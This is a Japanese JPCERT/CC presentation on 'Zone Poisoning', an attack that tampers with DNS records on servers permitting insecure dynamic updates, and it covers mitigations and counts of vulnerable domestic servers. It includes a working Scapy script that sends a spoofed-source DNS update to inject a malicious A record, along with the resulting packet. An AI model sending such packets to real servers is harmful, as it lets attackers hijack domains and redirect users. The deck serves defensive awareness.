Dynamic DNS サーバの リソースレコードを改ざんする攻撃

- Zone Poisoning -

一般社団法人JPCERTコーディネーションセンター
インシデントレスポンスグループ
田中 信太郎
谷 知亮

自己紹介

田中 信太郎（たなか しんたろう）

- インシデントレスポンスグループ
- 情報セキュリティアナリスト
- ブログを書きました「インシデントレスポンスだより：インターネット上に公開されてしまったデータベースのダンプファイル」

谷 知亮（たに ともあき）

- インシデントレスポンスグループ
- 情報セキュリティアナリスト
- ブログを書きました「分析センターだより：マルウエアDatperの痕跡を調査する～ログ分析ツール（Splunk・Elastic Stack）を活用した調査～」


インシデントレスポンスグループの仕事

✓ 国内外からのインターネット上のコンピュータセキュリティインシデントの受付
✓ インシデントが発生している組織への技術的支援や助言、関係組織へのコーディネーションおよび、インシデントの調査、分析

はじめに

Zone Poisoning とは？

- DNSの動的更新(DNS dynamic update)が許容されているDNSサーバのセキュリティ設定不備によるリソースレコードの侵害



Zone Poisoning の 現状

- 海外の研究者より報告
  - Zone Poisoning: The How and Where of Non-Secure DNS Dynamic Updates

攻撃手法について

攻撃方法

- RFC2136に準拠したupdate要求パケットを送る

Pythonコード(例)

```
from scapy.all import *
from netaddr import IPNetwork

target_ip="192.168.100.20"      ## 攻撃対象
source_ip="192.168.100.10"      ## 攻撃元IP（詐称可）
zone="example.jp"               ## 対象ゾーン名
rrtype="A"                      ## レコードタイプ
rrname="malicious.example.jp"   ## レコード名
rrdata="192.168.100.30"         ## レコードデータ
rrttl="60"

packet = (IP(dst=target_ip,src=str( source_ip ))/
             UDP(dport=53)/
             DNS(opcode=5,rd=0,
            qd=DNSQR(qname=zone,qtype="SOA",),
                   ns=[DNSRR(type=rrtype,ttl=int(rrttl),
                   rrname=rrname,rdata=rrdata)]))

send(packet)
```


パケット(例)

```
0000   45 00 00 5C 00 01 00 00  40 11 31 21 C0 A8 64 0A   E..¥....@.1!..d.
0010   C0 A8 64 14 00 35 00 35  00 48 1D 45 00 00 28 00   ..d..5.5.H.E..(.
0020   00 01 00 00 00 01 00 00  07 65 78 61 6D 70 6C 65   .........example
0030   02 6A 70 00 00 06 00 01  09 6D 61 6C 69 63 69 6F   .jp......malicio
0040   75 73 07 65 78 61 6D 70  6C 65 02 6A 70 00 00 01   us.example.jp...
0050   00 01 00 00 00 3C 00 04  C0 A8 64 1E              .....<....d.
```

- ✓ パケットの生成が容易
- ✓ 任意のリソースレコードを変更できる
- ✓ UDPなので、ソースIPを詐称できる

アクセス制御だけでは防ぎきれない....?

想定される攻撃シナリオ



推奨される対策

推奨される対策（Bind編）

- TSIG設定の実施 [推奨]
  - 脆弱性への対処は必要

    (例：CVE-2017-3143, Bind9.xのTSIG認証回避の脆弱性)

    [該当バージョン]

    ・9.11系列：9.11.0～9.11.1-P1
    ・9.10系列：9.10.0～9.10.5-P1
    ・9.9系列：9.9.0～9.9.10-P1
    ・上記以外の系列：9.4.0～9.8.8

- ACL制御
  - UDPで送信元詐称されると、攻撃はとまらない。

推奨される対策（Windows編）

- セキュリティで保護された動的更新のみを許可する
  - Windows Server 2008, Windows Server 2008 R2

    https://technet.microsoft.com/ja-jp/library/cc753751.aspx

  - Windows Server 2003

    https://support.microsoft.com/ja-jp/help/816592/how-to-configure-dns-dynamic-updates-in-windows-server-2003

- Windows Server 2012以降は標準でセキュリティ保護設定済み（AD統合）

国内の状況

国内の状況①

- 研究者より報告
  - 日本国内の脆弱なドメイン：**77** ドメイン
  - 日本国内の脆弱なネームサーバ：**48** ホスト

- JPCERT/CCで確認できた情報 (2017年11月現在)
  - 日本国内の脆弱なドメイン：**74** ドメイン
  - 日本国内で稼働している脆弱なネームサーバ：**40** ホスト

JPCERT/CCの対応事例

- 対象のDNSサーバの管理者に注意喚起
  - **5** 組織から返答
    - Microsoft DNS：**3** 組織
      - 非セキュリティ保護の動的更新も許可していた
      - 意図せず Dynamic Update が有効となっていた
    - Bind　　：**1** 組織
      - 詳細不明
    - 不明　　：**1** 組織

まとめ

まとめ

- Dynamic DNS のセキュリティ設定を確認しましょう
- 今回の調査範囲はすべてのドメインを網羅していません
- 自分のドメインが心配な方は…

$ dig researchdelft.[domain_name]

```
tani@[redacted]:~$ dig  researchdelft.[redacted] A

; <<>> DiG 9.6-ESV-R1 <<>> researchdelft.[redacted] A
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5008
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;researchdelft.[redacted]        IN      A

;; ANSWER SECTION:
researchdelft.[redacted]. 86350  IN      A       [redacted] 184
```

研究者の調査の痕跡が残っていた場合は脆弱な可能性が高い…

お問合せ、インシデント対応のご依頼は

JPCERTコーディネーションセンター

- Email：pr@jpcert.or.jp
- Tel：03-3518-4600
- https://www.jpcert.or.jp/

インシデント報告

- Email：info@jpcert.or.jp
- https://www.jpcert.or.jp/form/

制御システムインシデントの報告

- Email：icsr-ir@jpcert.or.jp
- https://www.jpcert.or.jp/ics/ics-form

ご静聴ありがとうございました

参考文献

- Zone Poisoning: The How and Where of Non-Secure DNS Dynamic Updates
  - Maciej Korczynski (Delft University of Technology)
  - Michał Król (Université de Technologie de Compiègne)
  - Michel van Eeten (Delft University of Technology)

- Dynamic Updates in the Domain Name System (DNS UPDATE), Internet RFC 2136, April 1997
  - P. Vixie, S. Thomson, Y. Rekhter, J. Bound